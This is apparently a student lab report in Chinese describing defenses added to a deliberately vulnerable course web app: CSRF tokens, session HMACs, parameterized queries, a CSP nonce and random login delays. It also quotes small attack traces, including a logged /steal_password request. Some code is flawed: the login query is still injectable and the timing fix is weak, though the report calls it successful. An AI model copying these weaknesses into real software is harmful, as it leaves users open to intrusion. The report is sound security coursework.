


图 3.1 Alpha defense

3.4 Beta 防御

在 Beta 防御部分，主要针对 Bravo 漏洞的利用。CSRF (Cross-site request forgery，跨站请求伪造) 也被称为 One Click Attack 或者 Session Riding，通常缩写为 CSRF 或者 XSRF，是一种对网站的恶意利用。简单的说，是攻击者通过一些技术手段欺骗用户的浏览器去访问一个自己以前认证过的站点并运行一些操作（如发邮件，发消息，甚至财产操作（如转账和购买商品））。因为浏览器之前认证过，所以被访问的站点会觉得这是真正的用户操作而去运行。

3.4.1 漏洞利用原理

通过我们构造的 b.html 网页可以知道，当用户点击该网页时，会自动发送一个 transfer 请求，以实现隐蔽转账操作。而实现转账的前提是浏览器知道我们的账户信息，我们重点关注 b.html 中的这段代码：

```
xhr.withCredentials = true;
```

credentials，即用户凭证，是指 cookie、HTTP 身份验证和 TLS 客户端证书。需要注意的是，它不涉及代理身份验证或源标头。当 withCredentials 设置为 true 后，在跨域请求时，会携带用户凭证，即 Cookie 信息。这使得攻击者不需要显式地知道用户的账号密码，也可以伪造用户身份。

为防止用户的登录状态被其他外部网站滥用，我们不仅需要验证用户的账号密码是否符合，还需要验证请求的来源，以避免非合法用户的操作，通常来说有以下几种防御机制：

- 使用 CSRF Token：在表单或者 AJAX 请求中使用 CSRF Token 是一种常见的防护措施。服务器生成一个唯一的 Token，并在表单或者请求中包含这个 Token。服务器在处理请求时会验证 Token 的有效性。由于 Token 是随机生成的，攻击者无法预测或复制，从而增加了安全性；
- 验证请求的来源：通过设置 HTTP 头中的 Referer 和 Origin 字段来验证请求的来源。服务器可以检查这些字段是否与预期的值匹配。如果不匹配，服务器可以拒绝请求；
- 实施内容安全策略 (CSP)：通过实施 CSP，可以减少 XSS 攻击的风险，因为 XSS 是触发 CSRF 攻击的常见手段。CSP 可以限制网页可以加载的资源，从而防止恶意脚本的执行；

3.4.2 防御机制设计

在本实验任务中，采用的是第一种防御 CSRF 漏洞的方式，即使用 CSRF 令牌，下面将具体说明令牌的添加和验证过程，确保其可行性和安全性。

首先，在 code/router.js/transfer 中添加如下代码，在用户点击转账页面时设置一个随机的 CSRF 令牌，这个令牌存储在用户会话中，且是完全不可猜测的，除非在网站登录用户账号，否则没有可能性猜测出 CSRF 令牌信息。

代码 3.5 code/router.js/transfer(part)

```
1 /* Bravo defense: generate the CSRF token and store to the transfer
   from */
2 const csrfToken = generateRandomness();
3 req.session.csrfToken = csrfToken;
```

然后，在 code/views/pages/transfer/form.ejs 中更新表单的提交内容，当用户点击进入转账页面时会将 csrfToken 填充到一个隐藏的表项，这个表项会随着用户确认转账后用于令牌验证。

代码 3.6 code/views/pages/transfer/form.ejs(part)

```
1 <!-- Bravo defense: add csrf_token(invisible) to the form -->
2 <input type="hidden" name="csrf_token" value="<%=_result.csrfToken_%
   %>"/>
```

最后，是在 code/router.js/post_transfer 中加入对令牌验证的代码，当传入的令牌值与会话中存储的令牌值不同时则认为是恶意请求，拒绝转账。为强化安全，当令牌验证失败时会直接登出账号。

代码 3.7 code/router.js/post_transfer(part)

```
1 /* Bravo defense: check the CSRF token with the server session */
2 if(!req.session.csrfToken || req.body.csrf_token != req.session.
   csrfToken) {
3     req.session.loggedIn = false;
4     req.session.account = {};
5     req.session.csrfToken = false;
6     render(req, res, next, 'index', 'Bitbar Home', 'Logged out_
       successfully!');
7     return;
8 }
```

3.5 Charlie 和 Delta 防御

Cookie 窃取漏洞，又称为会话劫持，是一种安全漏洞，允许攻击者窃取或拦截用户的会话 Cookie，从而能够以用户的身份访问或操作网站。这种攻击可以导致隐私泄露、账户被盗和未授权的信息访问。在 Charlie 和 Delta 攻击中，由于 Cookie 信息是必然可以直接被访问的，所以我们不可避免的要将 Cookie 信息透露给攻击者。为了在暴露 Cookie 的前提下仍然保证账号的安全性，一种可能的方

式是使用 HMAC (Hash-based Message Authentication Code)。它是一种用于消息认证的安全技术，它结合了加密散列函数和密钥。在 Web 应用中，HMAC 可以用来验证消息的完整性和真实性。

3.5.1 防御机制设计

利用 code/utils/crypto.js 中的 HMAC 函数对我们的用户信息进行加密，HMAC 要求一个 key 和 data，data 部分是我们的用户信息，而 key 是存储在服务器进程中的一个字符串（私钥），在没有私钥的情况下，即使攻击者窃取了我们的用户信息也无法完成身份认证。

首先，是设置私钥和创建一些基本的 HMAC 工具函数：

代码 3.8 code/router.js

```
1  /* Charlie and Delta defense: use HMAC to check whether cookie is
2   * tampered */
3   const secretKey = generateRandomness();
4
5   function setHMAC(session) {
6     const data = JSON.stringify(session.loggedIn) + JSON.stringify(
7       session.account);
8     const hmac = HMAC(secretKey, data);
9     return hmac;
10 }
11
12 function checkHMAC(session) {
13   const data = JSON.stringify(session.loggedIn) + JSON.stringify(
14     session.account);
15   const _hmac = HMAC(secretKey, data);
16   const hmac = session.hmac;
17   if (_hmac === hmac) {
18     return true;
19   }
20   return false;
21 }
```

然后，是对所有存在身份验证的地方，增加一个新的会话键 hmac，并检验其值的有效性：

代码 3.9 创建 session.hmac

```
1  /* Charlie and Delta defense: update HMAC after login */
```

```
2 req.session.hmac = setHMAC(req.session);
```

代码 3.10 验证 session.hmac

```
1 /* Charlie and Delta defense: check the cookie when setting profile
   */
2 if(!checkHMAC(req.session)) {
3     req.session.loggedIn = false;
4     req.session.account = {};
5     req.session.hmac = setHMAC(req.session);
6     render(req, res, next, 'login/form', 'Login', 'You must be
      logged in to use this feature!');
7     return;
8 }
```

3.6 Echo 防御

SQL 注入漏洞是一种安全漏洞，它允许攻击者通过在应用程序的输入中嵌入恶意 SQL 代码，来操纵后端数据库的查询。这种攻击可以用来绕过认证、窃取数据、修改数据库内容，甚至有时能够对服务器执行命令。SQL 注入是由于应用程序没有正确地验证、处理或者逃避用户输入的数据导致的。在一个有 SQL 注入漏洞的应用程序中，用户提供的输入会被直接包含在 SQL 查询中，而没有进行适当的处理或验证。攻击者可以利用这个漏洞，通过精心构造的输入篡改查询，执行非预期的 SQL 命令。

3.6.1 防御机制设计

在 code/router.js/close 中，我们构造了恶意的 SQL 注入代码来同时删除 user3。一种更好的方式是采用参数化查询。使用参数化查询时，如果正确实现，基本上可以消除 SQL 注入的风险。参数化查询通过将查询和数据分离，确保了数据部分只被当作数据处理，而不是 SQL 命令的一部分。因此，即便数据中包含了潜在的 SQL 代码，它也不会被数据库执行作为命令的一部分。

因此，我们将 code/router.js 中所有涉及 SQL 查询更新的操作，都采用参数化查询。

代码 3.11 code/router.js/set_profile(part)

```
1  /* Echo defense: optimize the SQL query method by parameterized
   query */
2  const query = `UPDATE Users SET profile = ? WHERE username = ?;`;
3  const result = await db.run(query, [req.body.new_profile, req.
  session.account.username]);
```

代码 3.12 code/router.js/close(part)

```
1  /* Echo defense: optimize the SQL query method by parameterized
   query */
2  const query = `DELETE FROM Users WHERE username == ?;`;
3  await db.get(query, req.session.account.username);
```

代码 3.13 code/router.js/post_transfer(part)

```
1  /* Echo defense: optimize the SQL query by parameterized query*/
2  let query = `SELECT * FROM Users WHERE username == ?;`;
3  const receiver = await db.get(query, req.body.destination_username);
```

代码 3.14 code/router.js/post_transfer(part)

```
1  /* Echo defense: optimize the SQL query by parameterized query*/
2  query = `UPDATE Users SET bitbars = ? WHERE username == ?;`;
3  await db.exec(query, [req.session.account.bitbars, req.session.
  account.username]);
4  query = `UPDATE Users SET bitbars = ? WHERE username == ?;`;
5  await db.exec(query, [receiverNewBal, receiver.username]);
```

3.7 Foxtrot 防御

在 Foxtrot 漏洞利用中，正常用户通过访问 attacker 的简介，使得恶意代码被执行，并将存有恶意代码的 Profile 更新到正常用户中，这就导致恶意代码像蠕虫一样在用户间不断传播。内容安全策略（CSP）作为一种额外的安全层，它帮助检测和减轻某些类型的攻击，包括跨站脚本攻击（XSS）和数据注入攻击。CSP 通过限制网页可以加载和执行的资源类型（例如脚本、图片、样式表等），来增加网站的安全性。尽管 CSP 主要用于防御 XSS 攻击，但它也可以间接帮助减少蠕虫漏洞的风险，特别是那些通过注入恶意脚本或自动传播恶意内容来利用 Web 应用的蠕虫。

3.7.1 漏洞利用原理

我们首先查看 code/views/pages/profile/view.ejs 文件，检查其对于显示 Profile 的渲染逻辑。可以发现，用户的 Profile 简单地使用 <div id="profile"></div> 包裹，这和 Alpha 漏洞十分相似，后端返回的 result.profile 内容可以被 HTML 渲染成恶意脚本。

代码 3.15 code/views/pages/profile/view.ejs(part)

```
1  <% if(loggedIn) { %>
2      <% if(result.username == account.username) { %>
3          <h3>Your profile</h3>
4      <% } else { %>
5          <h3><%= result.username %>'s profile</h3>
6      <% } %>
7
8      <p id="bitbar_display">0 bitbars</p>
9
10     <% if (result.username && result.profile) { %>
11         <div id="profile"><%- result.profile %></div>
12     <% } %>
13
14     <span id="bitbar_count" class="<%= result.bitbars %>" />
```

3.7.2 防御机制设计

于是，为了防止 Foxtrot 漏洞，我们首先了解 Express JS 中 <%- result.profile %> 中短横符号的含义。在 EJS 模板中，<%= 和 <%- 的主要区别在于它们处理 HTML 编码的方式不同：

<%= 用于输出经过 HTML 转义的内容。当您需要在页面上显示从用户输入或数据库等来源获取的文本时，应该使用这个标签。它会将特殊 HTML 字符（如 <, >, &, ” 等）转换为相应的 HTML 实体，这样就可以安全地显示在页面上，防止跨站脚本攻击（XSS）。

例如，如果变量 result.profile 的值是 <script>alert('XSS')</script>，使用 <%= 会将其转义为显示为文本的 <script>alert('XSS')</script>，而不是执行 JavaScript 代码。

<%- 用于输出原始 HTML 内容。当您需要在页面上包含 HTML 标签，并且

希望浏览器解释并渲染这些标签时，应该使用这个标签。使用 <%- 时要特别小心，因为它不会进行 HTML 转义，直接将内容嵌入到页面中，这可能会导致 XSS 攻击，如果包含的内容来自不可信的用户输入。

使用上面同样的例子，如果使用 <%- 输出，<script>alert('XSS')</script>会被浏览器作为 JavaScript 执行，而不是被显示为文本。

查看其他用户的简介信息的操作，我们通常是没有更改的权限，更改在理论上也是不允许的。所以，简介中的信息可以被认为是完全的纯文本，一个最简单的防御机制是将 code/views/pages/profile/view.ejs 中对于 result.profile 的渲染代码更改成如下代码，这样不论用户输入的简介是什么内容，都只能以纯文本显示。

```
<div id="profile"><%= result.profile %></div>
```

但是，实验要求我们不能使用此类防御手段，一个更好的方式是使用 CSP 策略来限制 JavaScript 的代码执行权限。首先，我们在 profile 路由产生后增加一个新的 HTTP 请求头”Content-Security-Policy”。CSP 的实质就是白名单制度，开发者明确告诉客户端，哪些外部资源可以加载和执行，等同于提供白名单。它的实现和执行全部由浏览器完成，开发者只需提供配置。

代码 3.16 code/router.js/profile(part)

```
1  /* Foxtrot defense: add CSP request header and generate a random
   nonce */
2  const nonceToken = generateRandomness();
3  res.setHeader('Content-Security-Policy', `script-src 'nonce-${
  nonceToken}' 'unsafe-eval'`);
```

结合本站的实际情况，我们采用了为 JavaScript 脚本添加 nonce 标签的方式来限制可执行的脚本。nonce 值是每次 HTTP 回应给出一个授权 token，页面内嵌脚本必须有这个 token，才会执行。于是我们的代码逻辑就很清晰了：

1. 随机生成 nonceToken 用于后续授权；
2. 设置 HTTP 请求头’Content-Security-Policy’，设置其内容为 script-src ’nonce-\$ {nonceToken}’ ’unsafe-eval’；

script-src ’nonce-\$ {nonceToken}’: 仅运行 nonce 值为 nonceToken 的脚本执行；


unsafe-eval: 运行不安全的 eval 函数执行，这里是考虑到 Profile 页面要

动态展示 Bitbars 数量而用到的 setTimeout 函数；


代码 3.17 code/views/pages/profile/view.ejs(part)

```
1 <span id="bitbar_count" class="<%=_result.bitbars%>" />
2 <script type="text/javascript" nonce="<%=_nonceToken%>">
3     var total = eval(document.getElementById('bitbar_count').
4         className);
5     function showBitbars(bitbars) {
6         document.getElementById("bitbar_display").innerHTML = bitbars +
7             "bitbars";
8         if (bitbars < total) {
9             setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
10            }
11        }
12        if (total > 0) showBitbars(0); // count up to total
13    </script>
```

为验证我们的防御机制是否有效，我们将 e.txt 的内容复制到 attacker 简介下，并通过 user1 查看 attacker 简介观察是否产生异常。结果发现，不管是 attacker 还是其他用户查看简介均不会执行恶意代码，从浏览器控制栏中我们也发现了 CSP 的拒绝信息。



(a) attacker Profile 页面



(b) user1 Profile 页面

图 3.2 Foxtrot defense

3.8 Gamma 防御

Gamma 漏洞利用的是时序攻击。时序攻击的基本原理是基于一个事实：软件执行某些操作所需的时间可以受到操作数据的影响。例如，某些加密算法在处理具有特定特征的数据时可能需要更长或更短的时间。通过测量这些时间差异，攻

击者可能能够逐步推断出足够的信息来破解加密或绕过安全检查。

3.8.1 防御机制设计

所以，为防止攻击者通过代码的执行时间差距来分析出正确的密码，一个可行的方式是设置一个显式的等待时间，使得不论是登录成功还是登录失败，请求响应的时间是完全随机的，甚至是基本接近的，导致时序攻击失效。

首先，我们先在 code/router.js 中定义一个随机数生成函数：

代码 3.18 code/router.js/arbitraryAwaitTime

```
1  /* Gamma defense: use random sleep time to avoid timing attack */
2  function arbitraryAwaitTime(min, max) {
3      const num = Math.random() * (max - min) + min;
4      return Math.ceil(num);
5 }
```

然后，在 get_login 路由中更改登录检测策略，不论登录成功还是登录失败均设置一个随机的休眠时间：

代码 3.19 code/router.js/get_login

```
1 router.get('/get_login', asyncMiddleware(async (req, res, next) => {
2     const db = await dbPromise;
3     const query = `SELECT * FROM Users WHERE username == "${req.query.username}"`;
4     const result = await db.get(query);
5     if(result) { // if this username actually exists
6         if(checkPassword(req.query.password, result)) { // if password
7             is valid
8             //await sleep(2000);
9
10            /* Gamma defense: generate a random await time to avoid timing
11               */
12            const abTime = arbitraryAwaitTime(500, 1000);
13            await sleep(abTime);
14
15            req.session.loggedIn = true;
16            req.session.account = result;
17
18            /* Charlie and Delta defense: update HMAC after login */
19            req.session.hmac = setHMAC(req.session);
20
21            render(req, res, next, 'login/success', 'Bitbar Home');
22        }
23    }
24 });
25
26 module.exports = router;
```

```

20     return;
21   }
22 }
23
24 /* Gamma defense: generate a random await time to avoid timing */
25 const abTime = arbitraryAwaitTime(500, 1000);
26 await sleep(abTime);
27
28 render(req, res, next, 'login/form', 'Login', 'This\u2014username\u2014and\u2014
29   password\u2014combination\u2014does\u2014not\u2014exist!');
}) );

```

在将更新过的网站再次运行，使用 g.txt 构造转账操作。我们发现每一次测试请求的响应时间都十分接近且没有规律性，成功防御了 Gamma 攻击。

The screenshot shows a terminal window titled "xqy@ubuntu: ~/CS155_proj2-updated-1-protected". The window displays a series of network requests and responses, primarily GET requests for CSS and image files, and POST requests for a transfer operation. The responses include status codes like 304 (Not Modified) and 200 (OK). Below the requests, there is a line of text: "Password: qwerty, time elapsed: 1437". At the bottom of the window, a single line of text is shown: "GET /steal_password?password=qwerty&timeElapsed=1437 200 0.921 ms - -".

```

xqy@ubuntu: ~/CS155_proj2-updated-1-protected
GET /stylesheets/application.css 304 0.284 ms - -
GET /stylesheets/pure-min.css 304 0.335 ms - -
GET /images/background.jpg 304 0.324 ms - -
POST /post_transfer 200 3.483 ms - 3259
GET /stylesheets/application.css 304 0.263 ms - -
GET /stylesheets/pure-min.css 304 0.251 ms - -
GET /images/background.jpg 304 0.317 ms - -
GET /get_login?username=userx&password=password 304 1362.832 ms - -
GET /get_login?username=userx&password=123456 304 1207.569 ms - -
GET /get_login?username=userx&password=12345678 200 1236.953 ms - 1624
GET /get_login?username=userx&password=dragon 200 1082.215 ms - 1262
GET /get_login?username=userx&password=1234 304 1323.678 ms - -
GET /get_login?username=userx&password=qwerty 200 1430.648 ms - 1624
GET /get_login?username=userx&password=12345 200 1403.365 ms - 1624

Password: qwerty, time elapsed: 1437

GET /steal_password?password=qwerty&timeElapsed=1437 200 0.921 ms - -

```

图 3.3 Gamma defense

结 论

通过参与本次网络攻击与防御的实验，我深刻体会到了网络安全领域的重要性和复杂性。实验不仅加深了我对网络安全基本概念的理解，而且通过实际操作，我学会了如何识别和利用网络应用程序中的安全漏洞，以及如何设计有效的防御措施来抵御这些攻击。

在攻击部分，我成功实施了包括 Cookie 窃取、跨站请求伪造、会话劫持、SQL 注入等多种攻击手段，这些攻击手段的成功实施让我意识到，即使是看似安全的网络系统，也可能存在被忽视的漏洞。这要求我们在设计和维护网络应用时，必须采取更为严格和细致的安全措施。

在防御部分，我学习并应用了多种安全策略，如使用 CSRF 令牌、HMAC 加密、参数化查询和内容安全策略（CSP）等。通过这些实践，我认识到了防御措施的实施不仅需要技术知识，还需要对潜在攻击者的思维方式有深刻的理解。此外，我也体会到了持续更新和维护安全措施的重要性，因为随着攻击手段的不断进步，我们的防御策略也必须不断进化。

总的来说，这次实验是一次宝贵的学习经历，它不仅提升了我的技术能力，也增强了我的安全意识。在未来的学习和工作中，我将继续探索和学习网络安全领域的 new 知识，以更好地保护网络系统免受攻击。

参考文献

- [1] W3Schools Online Web Tutorials[EB/OL]. <https://www.w3schools.com/>.
- [2] UNKNOWN A. Cross-Site Scripting (XSS) Explained[EB/OL]. Date Unknown. <https://cs155.stanford.edu/papers/CSS.pdf>.
- [3] STONE A U. Next Generation Clickjacking - Black Hat Europe 2010[EB/OL]. 2010. <https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf>.
- [4] SQL Tutorial - W3Schools[EB/OL]. <https://www.w3schools.com/sql/>.
- [5] Node SQLite - GitHub Repository[EB/OL]. <https://github.com/kriasoft/node-sqlite>.
- [6] UNKNOWN A. Timing Attacks on Web Privacy[EB/OL]. Date Unknown. <https://crypto.stanford.edu/~dabo/pubs/papers/webtiming.pdf>.
- [7] XSS Filter Evasion Cheat Sheet[EB/OL]. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.
- [8] Express 4.x - API Reference[EB/OL]. <https://expressjs.com/en/4x/api.html>.
- [9] EJS - Embedded JavaScript templating[EB/OL]. <http://ejs.co/#docs>.
- [10] Node.js v9.x Documentation[EB/OL]. <https://nodejs.org/dist/latest-v9.x/docs/api/>.

教师评语评分

评语:

评分:

评阅人:

年 月 日

(备注:对该实验报告给予优点和不足的评价,并给出百分制评分。)